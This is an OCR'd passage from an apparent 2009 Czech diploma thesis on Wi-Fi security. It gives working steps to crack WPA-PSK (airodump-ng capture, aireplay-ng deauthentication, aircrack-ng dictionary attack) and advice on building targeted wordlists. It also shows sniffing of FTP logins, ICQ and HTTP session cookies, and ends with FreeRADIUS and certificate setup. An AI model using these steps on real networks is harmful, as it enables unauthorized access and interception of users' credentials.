
KCK, KEK, TEK pro verzi TKIP i CCMP,

TMK1, TMK2 jen pro verzi TKIP

Pokud obě strany znají správné PSW, odvodí touto znalostí stejné klíče. Pomocí těchto klíčů jsou data šifrována a autentizována.

Šifrování: **C = E(Data, Šifrovací klíč)**

Dešifrování: **D = F(Data, Autentizační klíč)**



Obr. 28: 4-way handshake

11.1.1 Postup útoku

1) Spustíme zachytávání provozu na síti.

```
airodump-ng --ch 9 --bssid 00:19:43:00:14:c0 -w handshake mon0
```

Význam jednotlivých prametrů příkazu je uveden v tab. 25.

Parametr	Popis funkce
--ch	kanál, na kterém proběhne zachycení dat
--bssid	zachycuje data pouze z AP zadaného SSID
-w	název souboru pro uložení zachycených dat

Tab. 25: Airodump-ng význam parametrů

Jestli byl zachycen handshake poznáme pomocí výpisu (obr. 29). Při úspěšném zachycení se na konci řádku objeví tučně zvýrazněná část. Po zachycení odposlech ukončíme.

```
CH  9 ][ Elapsed: 36 s ][ 2009-04-22 15:00] [ WPA hanshake: 00:19:43:00:14:c0

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:19:43:00:14:C0  200 100      310     1950   10   9  48  WPA  TKIP   PSK  Dipl_pr

 BSSID              STATION            PWR   Rate   Lost   Packets  Probes

 00:19:43:00:14:C0  00:02:72:5B:28:12  211   54-48     8      4347
```

Obr. 29: Zachycení 4-way handshake

2) V tomto kroku máme dvě možnosti: pasivně čekat až oprávněný klient provede přihlášení do sítě nebo aktivním útok provést falešnou deautentizaci klienta. Aktivní útok pomocí falešné deautentizace je detekovatelný pomocí IDS systémů.

```
aireplay-ng -0 4 -a 00:19:43:00:14:c0 -c 00:02:72:5b:28:12 mon0
```

Význam jednotlivých prametrů příkazu je uveden v tab. 26.

Parametr	Popis funkce
-0	Deautentizační požadavek
4	Počet deautentizačních rámců
-a	MAC adresa přístupového bodu
-c	MAC adresa klienta, kterého chceme deautentizovat

Tab. 26: Popis paramtrů aireplay-ng

3) Po získání 4-way handshake, spustíme slovníkový útok následujícím příkazem (za parametrem –w je cesta ke slovníku):

```
aircrack-ng -w slovnik.lst handshake*.cap
```

Výpis (obr. 30) obsahuje **heslo** a také následující klíče: Master Key (PMK), Transcient Key (PTK) a EAPOL HMAC (MIC).

```
Aircrack-ng 1.0 rc1
[00:00:32] 100 keys tested (205.71 k/s)
KEY FOUND! [ 12345678 ]
Master Key :       98 C2 3E 03 59 BB 93 8A 4C E4 B6 02 FB F3 9E 50
                   A7 31 33 60 6B 54 E9 82 50 4D 39 0A 81 74 B3 13
Transcient Key :   87 05 2B E4 4B DA CA BF 29 A5 DA EA B7 D5 FD 52
                   13 7F 2B F7 A8 8F 3D 99 A4 BE A7 C3 E1 F6 FC 63
                   A7 5C 4B 7C 83 35 57 73 46 D1 36 E1 F6 08 B8 8F
                   9E FB 96 BB 1F 5B 88 41 7E 66 8D 99 90 C5 91 94
EAPOL HMAC :       71 D1 AF 74 50 45 5B 6F 13 C2 4C 98 EB 98 B2 B7
```

Obr. 30: Aircrack-ng slovníkový útok

- Úspěch tohoto slovníkového útoku je především závislý na kvalitně připraveném slovníku. Slovník lze volně stáhnout z internetu a obsahuje nejpoužívanější hesla. Doporučuji stáhnuté slovníky rozšířit o co nejvetší počet informací, které si jsme schopni o dané přístupovém bodu zjistit např. přijmení a jméno vlastníka (popř. název firmy) i ve zpětném pořadí písmen, telefonní čísla, adresa, firemní slogany.
- Programy **genPMK Plus** nebo **coWPAtty Plus** nepotřebují k útoku klasický slovník, ale tyto aplikace sami generují hesla podle zadaných kritérií. Možnosti voleb těchto programů jsou velice rozsáhlé.

11.1.2 Obrana proti útoku

Heslo o délce 8 znaků nám poskytuje 567 480 100 000 000 různých kombinací. Při použití silného hesla znemožníme napadení slovníkovým útokem. Pro silné heslo jsou následujícící požadavky:

- obsahuje velká a malá písmena, čísla a symboly
- dochází k časté výměně za nové
- nově vytvořené heslo se výrazně liší od hesla starého
- nemělo by obsahovat háčky a čárky
- nepoužívat stejná hesla

Nedoporučuji používání webových stránek pro tvorbu hesla (nebo testování hesla), protože majitel těchto stránek si může ukládat seznam vygenerovaných hesel s IP adresou. Následně pomocí stop zanechaných na internetu (např. veřejné fóra, profily osob ...) není problém zjistit emailovou adresu nebo domovské stránky. V případě WLAN hrozí další nebezpečí, kterou představuje odposlech této komunikace. Pro vytvoření dobře zapamatovatelného hesla je vhodné použít zapamatovatelnou větu (kap. 13.1).

12. Odposlech

Pro demostraci odposlechu provozu bezdrátové přístupové sítě jsem vybral dva freewarové programy: **Wireshark** a **Kismet**. Bližší popis těchto programů je v následujících podkapitolách.

Odposlouchávat můžeme WLAN:

- která nepoužívá šifrovací mechanismy,
- u které došlo k prolomení šifrovacích mechanismů.

U WPA je dešifrování paketů složitejší než u WEP. Hlavním důvodem je, že každý uživatel má svoji sadu PTK klíčů. Tyto PTK klíče jsou generovány vždy během asociace klienta k přístupovému bodu. Pro dešifrování paketů musí útočník vždy daného uživatele deautentizovat a následně odposlechnout jeho nové připojení k přístupovému bodu. To je jediný způsob získání aktuálního PTK klíče uživatele.

12.1 Wireshark

Byla použita nejnovější verze Wireshark 1.0.5. Jedná se o freeware – dá se tedy volně stáhnout. Tento program je nástupcem programu Ethereal. Je určen především pro zachycení komunikace procházející síťovým rozhraním počítače (Ethernet, IEEE 802.11, PPP, Bluetooth, USB, Token Ring …). Umí také dešifrovat různé protokoly (IPSec, WPA, WEP …). [15]

Postup pro zadání prolomených klíčů v programu Wireshark:


Edit → Preferences → Protocols → IEEE 802.11

- zaškrtneme volbu **Enable decryption**
- do pole **Key #1 - 64:** vložíme hexadecimální hodnoty WEP klíčů nebo WPA-PSK

12.1.1 Odposlech ICQ (*I Seek You*)

ICQ patří mezi nejpopulárnější komunikační program v ČR. Odhaduje se, že tuto službu využívá 1,3 milionu lidí. Mezi funkce ICQ patří: posílání textových zpráv, chatování více uživatelů, odesílání SMS, … Veškerá komunikace je odesílána v nešifrované podobě a není tedy problém ji zachytit a přečíst. Programem Wireshark byla zachycena zpráva i příjemce této zprávy (obr. 31). Dále lze zachytit: celý seznam kontaktů (včetně statusů


jednotlivých uživatelů) a přihlašovací údaje (novější verze nabízejí přenášení hesla v šifrované podobě).



Obr. 31: Zachycení komunikace ICQ

12.1.2 Odposlech FTP


Při druhém odposlechu došlo k zachycení paketů během navazování spojení s FTP serverem (obr. 32). Byly nalezeny pakety, které obsahují uživatelské jméno a heslo. Z bezpečnostních důvodů jsou tři znaky hesla zakryty černou barvou.



Obr. 32: Zachycení přihlašovacích údajů FTP

12.1.3 Odposlech http

Třetí odposlech byl demonstrován na http protokolu. Útočník může sledovat jaké webové stránky uživatel navštěvuje. Byla odposlechnuta prohlížená webová stránka *www.feec.vutbr.cz* (obr. 33).



Obr. 33: Odposlech http Wireshark

12.2 Kismet

Program Kismet patří v současné době mezi nejlepší programy pro odposlech a WarDriving bezdrátových přístupových sítí. Mezi jeho funkce patří také **IDS** (***I**ntrussion **D**etection **S**ystem*) tzn. slouží jako detektor, který upozorní na napadaní či pokusy o napadení WLAN. V základní konfiguraci obsahuje celkem 17 upozornění. Umí detekovat a upozorňovat s využitím otisku (*fingerprint*) aktivní skenery sítě, kterými jsou například: Netstumbler, PocketStumbler, Wellenreiter, Airjack, Lucent link test. Díky vyhodnocování příznaků umí detekovat útoky typu: Deauthenticate – Disassociate Flood, změnu kanálu u přístupového bodu (typické pro útok Man-in-the middle), Broadcast dissasociaci nebo deautentizaci, Noprobe response, MSF-style poisoned. [9]

Hlavní výhody tohoto programu jsou:

- jednoduchost
- konfigurovatelnost – pomocí konfiguračního souboru (*/etc/kismet/**kismet.conf***)

12.2.1 Základní ovládání


Po počáteční konfiguraci souboru *kismet.conf* a spuštění programu se objeví úvodní okno (viz. obr. 34). Pomocí barevné legendy jsou sítě rozděleny na:

- šifrované (zelená barva)
- nešifrované (žlutá barva)
- tovární nastavení (červená barva)

Popis položek úvodního okna aplikace Kismet:

1. **Name** – jména odchycených WLAN, které můžeme pomocí stisku písmena **s** (***S**ort*) setřídit podle: **a** (***A**utoFit*) standartně, **c** (***C**hannel*) podle kanálu, **f** (***F**irst time seen*) podle času zachycení, **l** (***L**atest time seen*) – naposled aktivní síť, **b** (***B**SSID*) podle výrobce hardware, **s** (***S**SID*) – podle identifikátoru sítě, **p** (***P**acket count*) podle počtu zachycených paketů, **Q** (***S**ignal pover level*) – podle úrovně signálu, **w** (***W**ep*) podle zabezpečení (první wpa, druhé wep, třetí otevřené sítě), **x** (E**x**it) návrat k původnímu zobrazení.
2. **T = Type** – druh WLAN: **A** (***A**ccess point*) s přístupovou stanicí, **H** (*Ad-**h**oc*) stanice komunikují jen navzájem mezi sebou, **G** (***G**roup*) skupina WLAN, **D** (***D**ata*) pouze data bez řídících paketů.
3. **W = Wep** – zobrazuje zabezpečení sítě: **n** (*None*) žádné šifrování, **w** (*Wep*) wep, **o** (*Other*) – jiný druh šifrování (např. EAP)
4. **Ch = Channel** – kanál, na kterém přístupový bod pracuje.
5. **Packts = Packets** – počet zachycených paketů.
6. **Flags** – přehled informací o nalezené WLAN, **F** (*Factory Configuration*) nebylo změněno tovární nastavení, **T#** adresní rozsah # oktetů byl nalezen v **T**CP provozu, **U#** adresní rozsah # oktetů byl nalezen v **U**DP provozu, **A#** adresní rozsah # oktetů byl nalezen v **A**RP provozu, **D** nalezení IP adresy pomocí **D**HCP.
7. **IP Range** – zobrazuje všechny zjištěné IP adresy.
8. **Size** – objem zachycených dat
9. **Sgn = Signal** – síla signálu.
10. **Nse = Noise** – detekovaná data v rámci šumu.
11. **SignalGraph** – graficky znázorněná síla signálu.
12. **Ntwrks = Networks** – počet zachycených WLAN.
13. **Pckets = Packets** – počet zachycených paketů celkově.
14. **Cryptd = Crypted** – počet šifrovaných paketů
15. **Weak** – počet slabých rámců
16. **Noise** – celkový počet detekovaných dat v rámci šumu.

17. **Discrd** – data, které byly z důvodu nepoužitelnosti zahozeny.
18. **+** - označuje v případě kategorizace skupinu sítí. Po otevření se objeví další sítě (obvykle typu peer-to-peer nebo datové transfery)
19. **!/.** – signalizuje aktivitu dané sítě
20. **Alert** – oznámení IDS



Obr. 34: Kismet úvodní okno

Pro další práci s programen je třeba změnit pomocí písmena **s** setřídění sítí ze standartního hodnoty AutoFit na jinou hodnotu. Nyní můžeme libovolně pomocí šipek vybírat sítě a získávat více informací pomocí stisku jednotlivých písmen (viz. tab. 27). Jsou vybrány pouze ty funkce, které byly využity pro účel této práce.

Písmeno	Popis funkce
a	Statistika všech nalazených WLAN (zahájení zachytávání, počet WLAN, počet zachycených paketů, …)
c	Aktivní klienti vybrané wlan (včetně MAC, IP adresy)
d	Veškerý provoz ve vybrané WLAN (odposlech)
h	Nápověda se všemi možnostmi
i	Podrobné informace o vybrané WLAN
p	Zachycení paketů
r	Graficky znázorněná rychlost přenosu paketů
w	Vypíše veškerá upozornění v rámci IDS
x	Konec

Tab. 27: Klávesové zkratky programu Kismet


12.2.2 Odposlech

Odposlech v programu Kismet zahájíme stisknutím písmena **d**. Pokud odposloucháme síť, která používá šifrování wep nastavíme v konfiguračním souboru *kismet.conf*.

```
wepkey=00:19:43:00:14:c0,4d696c614e
```

První hodnota je BSSID přístupového bodu a čárkou je oddělena hexadecimální hodnota wep (resp. wpa) klíče.

Dešifrování můžeme zkontrolovat pomocí volby **i** (podrobné informace o vybrané WLAN), kde se položka **Decrypt** (dešifrování) změní na hodnotu **Yes** (ano)) (viz.obr. 35) Veškerá odposlouchávaná data se ukládají do souboru ***.dump** – tento soubor je kompatibilní i s programem Wireshark, který doporučuji z důvodu jednodušší grafické analýzy zachycených a dešifrovaných dat.



Obr. 35: Dešifrování dat

Zachycená data se vypisují v textové podobě. Na obr. 34 je odchycena právě prohlížená webová stránka uživatelem WLAN pod položkou **Host**.

```
:      :            :                    :                        :

Accept:  image/gif,  image/x-xbitmap,  image/jpeg,  image/pjpeg,  application/x-
shockwave-flash,      application/x-silverlight,      application/x-ms-application,
application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml, */*

Referer: http://www.feec.vutbr.cz/kontakt/index.php.cz

Accept-Language: cs

UA-CPU: x86

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322;
.NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)

Host: www.feec.vutbr.cz

Connection: Keep-Alive

Cookie:     __utma=257111820.356211693657795070O.1238512283.1239079669.1239097595.3;
__utmz=257111820.1238512283.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
__utmb=257111820.4.10.1239097595;                                    __utmc=257111820;
PHPSESSID=32365f0ad0980aa2310f5e1ae49987ed
```

Obr. 36: Odposlech http pomocí Kismet

13. Autentizační server FreeRadius

V této kapitole je podrobně popsán návod pro instalaci autentizačního serveru FreeRADIUS. Open source projekt FreeRadius vznikl v červenci 1999. Odhaduje se, že denně jeho služeb využije přibližně 100 miliónů lidí, aby se mohli přihlásit k internetu. Hlavní jeho výhodou je snadná konfigurace. Všechny vygenerované certifikáty v této kapitole jsou přiloženy na CD. Mezi nevýhody paří velká finanční zátěž a při výpadku Radius serveru nemožnost připojení k WLAN.

Prvním krokem je pomocí programu **apt** (***A**dvanced **P**ackage **T**ool*) stáhnout a nainstalovat nejaktuálnější verzi FreeRADIUS.

```
apt-get install freeradius
```

13.1 Certifikační autorita (CA)

Před konfigurací serveru FreeRadius je třeba vytvořit certifikační autoritu. Pomocí CA se potvrzuje platnost všech digitálních podpisů použitých v síti.

Její vytvoření provedeme pomocí skriptu CA.sh. V Ubuntu se tento skript nachází v *usr/lib/ssl/misc*.

```
sh /usr/lib/ssl/misc/CA.sh -newca
```

Po zadání příkazu se vygeneruje soukromý klíč RSA naší CA o délce 1024 bitů (obr. 37). Dále se skript zeptá na tajnou frázi. Je důležité, aby tato tajná fráze splňovala požadavky bezpečného hesla. Z tohoto důvodu byla zvolena následující věta pro snadné zapamatování: **M**ila**n** **S**pidl**a** **D**iplomov**a** **P**rac**e** **2**00**9**. Heslo fráze bylo vytvořeno z počátečního a posledního písmena každého slova, mezera byla nahrazena znakem *. PEM pass phrase: **Mn*Sa*Da_Pe*29**.

Dále budeme vyzvání k zadání kódu země, organizaci, stát a dalších informací. Po skončení skriptu bude v adresáři uživatele nový adresář demoCA a v něm certifikát ***cacert.pem*** – tento certifikát musí mít FreeRadius server i každý klient WLAN. Z důvodu kompatibility i s operačním systémem Windows XP je třeba vytvořit soubor s názvem xpextension v adresáři */etc/ssl/* , který bude obsahovat:

[xpclient_ext]

extendedKeyUsage = 1.3.6.1.5.5.7.3.2

[xpserver_ext]

extendedKeyUsage = 1.3.6.1.5.5.7.3.1

```
Making CA certificate ...
Generating a 1024 bit RSA private key
....++++++
...................++++++
writing new private key to './demoCA/private/./cakey.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
Enter pass phrase for ./demoCA/private/./cakey.pem:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number: 0 (0x0)
        Validity
            Not Before: Apr 29 14:13:01 2009 GMT
            Not After : Apr 28 14:13:01 2012 GMT
        Subject:
            :
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                29:14:31:10:34:CB:54:B6:3C:60:2A:26:0F:94:B6:71:EC:1A:D3:65
            X509v3 Authority Key Identifier:
                keyid:29:14:31:10:34:CB:54:B6:3C:60:2A:26:0F:94:B6:71:EC:1A:D3:65

DirName:/C=EU/ST=CZ/O=VUT/OU=FEEC/CN=Spidla/emailAddress=m.spidla@gmail.com
                serial:00
            X509v3 Basic Constraints:
                CA:TRUE
Certificate is to be certified until Apr 28 14:13:01 2012 GMT (1095 days)
Write out database with 1 new entries
Data Base Updated
```

Obr. 37: Tvorba certifikační autority

13.1.1 Certifikát serveru

Dále musíme vytvořit Certifikát serveru. Pomocí následujícího příkazu vytvoříme nepodepsaný certifikát serveru.

```
openssl req -new -nodes -keyout server_key.pem -out server_req.pem -days 360 -config /etc/ssl/openssl.cnf
```

Při vytváření budeme opět požádáni o zadaní kódu země, organizaci, stát a další. U položky Common name se zadá doménové jméno počítače, na kterém bude server běžet. Příkaz nám vytvoří soubory: ***server.req.pem*** (nepodepsaný certifikát serveru) a soubor ***server_key.pem*** (soukromý klíč serveru).

Vytvořený cetifikát serveru podepíšeme soukromým klíčem CA (obr. 38).

```
openssl ca -config /etc/ssl/openssl.cnf -policy policy_anything
-out server_cert.pem -extensions xpserver_ext -extfile
/etc/ssl/xpextension -infiles server_req.pem
```

Po zadání příkazu budeme vyzvání k zadání tajné fráze. Po vložení a ověření tajné fráze uloží podepsanou verzi certifikátu serveru do souboru ***server_req.pem***.

```
Enter pass phrase for ./demoCA/private/cakey.pem:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number: 1 (0x1)
        Validity
